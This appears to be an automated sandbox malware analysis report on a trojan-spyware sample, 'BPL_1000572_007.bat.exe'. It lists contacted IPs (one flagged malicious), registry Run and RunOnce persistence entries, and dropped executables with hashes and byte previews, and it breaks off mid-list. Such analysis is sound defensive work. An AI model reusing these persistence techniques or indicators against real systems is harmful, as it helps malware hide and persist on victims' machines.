http://schema.org	BPL_1000572_007.bat.exe, 0000000D.00000002.579528582.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.449921184.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.452428690.000000000109D000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467298844.000000000109D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.openstreetmap.org/copyright	BPL_1000572_007.bat.exe, 0000000D.00000003.468874553.00000000010AD000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000002.579802617.00000000010AD000.00000004.00000020.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 0000000D.00000003.467326371.00000000010AD000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.newtonsoft.com/jsonschema	fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.nuget.org/packages/Newtonsoft.Json.Bson	BPL_1000572_007.bat.exe, BPL_1000572_007.bat.exe, 00000000.00000002.569431471.00000000009610000.00000004.08000000.00040000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000003.427308507.0000000009E53000.00000004.00000800.00020000.00000000.sdmp, BPL_1000572_007.bat.exe, 00000000.00000002.567987609.0000000009484000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.592176698.000000032FD000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.591358526.0000000002ABD000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/name	BPL_1000572_007.bat.exe, 00000000.00000002.448025477.0000000002961000.00000004.00000800.00020000.00000000.sdmp, Wthdlxoyqvnqsfcfiinf.exe, 0000000C.00000000.475145400.0000000002941000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000011.00000002.590879859.000000000329C000.00000004.00000800.00020000.00000000.sdmp, pdf.exe, 00000014.00000002.589770623.00000000002A51000.00000004.00000800.00020000.00000000.sdmp, fireless.exe, 00000016.00000002.589535207.00000000033F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http:// https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUlGIDQLVJwWmvfjYBsLDUhypometropia.13.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.252.178.63	unknown	Germany		10753	LVLT-10753US	true
162.55.60.2	showip.net	United States		35893	ACPCA	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	708242
Start date and time:	2022-09-23 07:58:49 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BPL_1000572_007.bat.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@14/16@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WerFault.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.189.173.22
- Excluded domains from analysis (whitelisted): fs.microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, onedsblobprdwus17.westus.cloudapp.azure.com, watson.telemetry.microsoft.com
- Execution Graph export aborted for target BPL_1000572_007.bat.exe, PID 5820 because it is empty
- Execution Graph export aborted for target pdf.exe, PID 3712 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- VT rate limit hit for: BPL_1000572_007.bat.exe

Simulations

Behavior and APIs

Time	Type	Description
08:00:09	API Interceptor	42x Sleep call for process: powershell.exe modified
08:01:14	API Interceptor	1x Sleep call for process: BPL_1000572_007.bat.exe modified
08:01:14	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run pdf "C:\Users\user\AppData\Roaming\note\pdf.exe"
08:01:27	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run pdf "C:\Users\user\AppData\Roaming\note\pdf.exe"
08:01:40	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce quislingistic C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe
08:01:51	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce quislingistic C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe
08:01:57	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Wthdlxoyqvnqsfcf_ec9af89a7aba5095a1b9163a261854dde92db_1f43b382_1621c52a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.1154523384164892
Encrypted:	false
SSDEEP:	192:6dpuNUESHBUZMXyaKAque5Z/u7s/S274ItS:H2pBUZMXya1uZ/u7s/X4ItS
MD5:	B9286D1795E2E7949C86D891E9ADC2EB
SHA1:	C72D39D23BC689E9B214E511739566831E3E93A4
SHA-256:	44B710B262B4D98D9670E8177867E208A462E679B48E4A6439E201087807EBA8
SHA-512:	B4F4CF12F947AAD82E963399B7538B51F27072284FBEFD539F9F1D8E09EB9995FCB1A2F001B4A46AF9C853271D27464FC9299A6882FE0BECEF3A4264B4FBD14
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.8.4.1.8.9.0.2.3.4.0.3.5.1.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.8.4.1.8.9.1.3.9.9.6.5.8.4.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.a.8.b.5.e.a.d.-.7.d.c.1.-.4.3.7.c.-.b.b.2.b.-.1.3.c.6.b.6.d.7.0.c.1.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.f.9.5.a.6.6.f.-.7.5.5.0.-.4.7.0.b.-.b.c.8.4.-.c.5.f.1.5.6.d.6.4.b.a.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.W.t.h.d.l.x.o.y.q.v.n.q.s.f.c.f.i.i.n.f...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.i.n.f...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.4.9.c.-.0.0.0.1.-.0.0.1.a.-.c.3.c.6.-.2.1.5.1.5.d.c.f.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.5.0.f.8.1.9.f.b.3.8.9.6.7.5.1.d.e.7.c.6.2.d.b.6.a.9.0.e.3.b.2.b.0.0.0.0.0.0.0.0.!.0.0.0.0.c.2.d.0.1.6.e.d.0.1.1.9.4.1.a.8.f.c.8.7.f.3.2.5.f.2.c.1.d.3.7.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Sep 23 15:01:48 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	240774
Entropy (8bit):	3.82621578143613
Encrypted:	false
SSDEEP:	3072:NN2prvl9gIOgF5hx4lH20glUCgURRpMdco8i5R0yjd+p7l88a:exl9RpDEt29lTjXS5R0fp
MD5:	46D91CD17431F6B0B4B998A1E8167F4A
SHA1:	53B6E58CE184904533F98BD2269CB620FD29B03F
SHA-256:	2152382E54A2D150ADA40B2F94848219EBEC5F8C2220BAB457D7F443AA40B3AC

SHA-512:	BD922B20E72701E78EAC7D53ACA55D96D2A47D1A63CB988CCF5B975E9AFDEA4ECE84A0C78A0CC6D56F33CAC8141E3398AB5420A9F504BE79DFE70CD02C82772E
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....\.-c.....D.....X.....T....#.....D....R.....`.....8.....T.....H6..>v.....I#.....X%.....U.....B.....%.....GenuineIntelW.....T.....6.-c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8472
Entropy (8bit):	3.7005990000293507
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiyq6WtYQgU6Y/961xIKt2gmfZjStCprF89bYbsfaIm:RrlsNin6A6Y1611t2gmf9SvYgf0
MD5:	1F892ED2A9E7CD005A535EC7D70BAF82
SHA1:	94FE6AA9C0D1FE54BDA238596F167F5D2A52809A
SHA-256:	A0CA82DB914D4B2CAB87A6384DBCF61501E30341881AE5E31D8589B6C7F3C78A
SHA-512:	0839A3A9989C9F8CD2E828AB6001B7ABDFAC8E1BBE425743F756D856E77D648D774530846E6BD15AF2821B0A4C4F015AD990CEC6AABE4665C465804A14E10FA
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.2.7.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9A5.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4800
Entropy (8bit):	4.483871729451896
Encrypted:	false
SSDEEP:	48:cvIwSD8zsQJgtWI9LjWgc8sqYjo8fm8M4JmnG+sFH+q8vlnG+m8eP+MEaRd:uITfWwSgrsqYRJyaKl+8eWMEaRd
MD5:	BA7C194447B47A27F80AA67550D581C5
SHA1:	010D44C3C42AE1CE72BB5E4429919298B46508F2
SHA-256:	B4726C694507908646E3FD5088F2C0F5F74CBC829B241D168738D89EF676D8AC
SHA-512:	E86578D004DF381A8FEBCBC0366561088F10F0D6DAA5832468F1F3BA930DB0B28932614CD0A2704746D2777022CE561D49B180A2BCC235E5F258DC0FC2760C9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1704972" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BPL_1000572_007.bat.exe.log

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1265
Entropy (8bit):	5.351561006604618
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7UE4KdE4KBLWE4Ks:MxHKXwYHKhQnoPtHoxHhAHKzvUHKdHKu
MD5:	A5954DA14DDC15175BD61315B8EA45C8
SHA1:	688A976F957D800BEA0CAA5E25CA012C8DF79FAA
SHA-256:	E90C9FE30AE1F10B8ACB2EE2477FBEED2A53E86923C9C57D8D91C17FFF18C3C0

SHA-512:	35BAB190EBA159B03EC83F80E46EFCAD178F1BFF03DAC664EF4F69C2F29DF55FD9A035562EEC2B11320F367C569F2FC6A27DC4A57E8A866D3C2FFA601C439F E8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutr

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E 7
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	16444
Entropy (8bit):	5.536497593210311
Encrypted:	false
SSDEEP:	384:Zte/k0wzps6z0wRBpDRncSBxnUjux5iJ9gGSJ3uzp1oYv:Fl0wRBXc4xUSxNGcuZv
MD5:	B9CF543484D7F3B967C87F3CD9963FB1
SHA1:	FF26B20011FDE02F11A7708EC2B201E7285B30AE
SHA-256:	BBEC3C7A0190E0C56B0C3B49A9F7CFDFC02D795D01B7CB2B65D2FD62D4EC9F30
SHA-512:	390BC80E412F35D67F4382DFE087264690B1C3DBE184E20522CF9D5B288BA9B978CABDE14AC1F95591B99AA3639554B55AB2C02561DD4F3BCB9BCED549594B8
Malicious:	false
Preview:	@...e.....).Y...8.c.....@.....H.....<@.^.L."My...:'..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	3.787825179149624
Encrypted:	false
SSDEEP:	96:xLcrSkBp98Z3Cft8e3/dga6vNIqB8Sxxxxr1yFzuzVzdWzizx0zgz8yuzH+XzvzU:xLcuklhfZlga6KqB8ng7LKPiL+
MD5:	386FB639720C77FC29E68682D264423F
SHA1:	C2D016ED011941A8FC87F325F2C1D37D73158ADE
SHA-256:	3BAEBB36220C28C56A692E59E683C77026DAD821CADC377D0D8452D712CCF7A3

SHA-512:	9B193DA431FFDF47DD5C075018B0A5683FB05FABC8035D075D54CAE856A7B3A66951A547C166EE0449E4DCF0D57360F106E9ADB51765EBA938323C8EBA4F0F F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...@.+c.....0.....J.....-... .....@.. ....@.....,..O....@...H..... ....H.....text...4.... ....`.rsrc....H...@...H.....@..@.rel oc.....X.....@..B.....-.....H.....!.....(....*..(....*..0..Z.....(....(.....#.....*@(.....+2...&(....(....-.(....t....r...p .....o....&. .X....i2.*.(....(....*V(....t....r...po....*.0..^..... ....(.....&....(....o....o.....s.....s.... .Zb. ....o....o.....,..o.....,..o.....&..*...4.....(..E.....!..O.....IY.....0.....rO..p(....(.....- ..*.o....*.0..8.....(....r...po.....s.....+.....i]....a.o....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_m4mju5by.ked.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w45iylbi.unn.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7\LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2891393435168748
Encrypted:	false
SSDEEP:	192:Qo1/8dpUXbSzTPJPe6lVuvCySEwn7PrH944:QS/inmjVuaySEwn7b944
MD5:	037D23498B81732EEAAAD0E8015F3F85
SHA1:	E7719865D7717A4B36D85609F3EC25C10934587F
SHA-256:	83AA9D5727AD94D394C57A969A7C53C37F79513316FA5E0283A750C886F342D4
SHA-512:	BFFFB8C7759B65BABD232200305699551AC9BF9BF2C778D5DA124A677900869254C6AB4439BF2A99E08690C29C5A2B17EEEBA7382CF4EAAB12168462A49B3D7 D
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	23552
Entropy (8bit):	3.9223154746791433
Encrypted:	false
SSDEEP:	96:4Mpiii13IvUthN9COsR/jaUF/oAmhftQ8Sxxxxr1yFzuzVzdWzizx0zgz8yuzH+n:hhC3IvULPCOujXHmo8ng7LKPisdk
MD5:	4FF4A281A08A0681597794A3024FB584
SHA1:	D3A70362B238B82DB1EF1AEFEF920AFEDF717880
SHA-256:	A6DB7E8C70ADC90B74C0F08503F49CF041D79AFED3B916676892725CE2DBCCE0
SHA-512:	9EDE8EEA5CB5E07187300C221BB9312DCD63E96F10B44697A50BEBF02F18A793B67FAB05A990C48DBDEF32264C89F5C0D0FA553609E2F2191009AF138C42DDB8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.,c.....J...../... ...@....@.. ....@.....(/..W....@..hG..... ....H.....text..... ....`.rsrc...hG...@...H.....@..@.reloc.....Z.....@..B.....d/.....H.....".|.....0..K.....(....r...po.....-.&s.....-.&..-.&+ .+..+..+.....i]....a.o.....X....i2..*..0.....-.&(....+.&+.*...ns....%(....(....o....o....*.0..;.....s.....-/&.(.....o....t....r!..po.....o.....o.....+..+.*..0..M.....s....%(....o.....o....%(....o....(...+.o....t)...rs..p .....o!...o....*....0.....,.&(....+.&+.*....0.....(....o"....-.&+.(#...+.*.0.....-.&(....+.&+.

C:\Users\user\AppData\Roaming\note\pdf.exe

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	23552
Entropy (8bit):	3.9223154746791433
Encrypted:	false
SSDEEP:	96:4Mpiii13IvUthN9COsR/jaUF/oAmhftQ8Sxxxxr1yFzuzVzdWzizx0zgz8yuzH+n:hhC3IvULPCOujXHmo8ng7LKPisdk
MD5:	4FF4A281A08A0681597794A3024FB584
SHA1:	D3A70362B238B82DB1EF1AEFEF920AFEDF717880
SHA-256:	A6DB7E8C70ADC90B74C0F08503F49CF041D79AFED3B916676892725CE2DBCCE0
SHA-512:	9EDE8EEA5CB5E07187300C221BB9312DCD63E96F10B44697A50BEBF02F18A793B67FAB05A990C48DBDEF32264C89F5C0D0FA553609E2F2191009AF138C42DDB8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.,c.....J...../... ...@....@.. ....@.....(/..W....@..hG..... ....H.....text..... ....`.rsrc...hG...@...H.....@..@.reloc.....Z.....@..B.....d/.....H.....".|.....0..K.....(....r...po.....-.&s.....-.&..-.&+ .+..+..+.....i]....a.o.....X....i2..*..0.....-.&(....+.&+.*...ns....%(....(....o....o....*.0..;.....s.....-/&.(.....o....t....r!..po.....o.....o.....+..+.*..0..M.....s....%(....o.....o....%(....o....(...+.o....t)...rs..p .....o!...o....*....0.....,.&(....+.&+.*....0.....(....o"....-.&+.(#...+.*.0.....-.&(....+.&+.

C:\Users\user\AppData\Roaming\note\pdf.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above

Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.2885780282691135
Encrypted:	false
SSDEEP:	12288:vO9cbh3B/ajZn88nAxgqSZsAHrxAESy7QNFiOOhEpnAWoluGHpa27fia:29cbh3B/ajZ88nUgjOvV
MD5:	8E05E7F43676C7E7554CE400BB3708D2
SHA1:	4BFD88B7A40EFF41007CE1E33F4BEA7D17EF99FF
SHA-256:	4D2A709CA2517D6452FB2C75A23C608AB08E54B00BE1BD9019897C799341B5BD
SHA-512:	23D14481F9F5FAE202779C9528252D73B14CE587D12641557C2B0A343C58B47B7D5794B1D5352714C3F80F0D8F6DED4D1AB32A7FCD893E83F0500D96A89410E
Malicious:	false
Preview:	regf^...^...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.l.b]..... ....?..... .....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
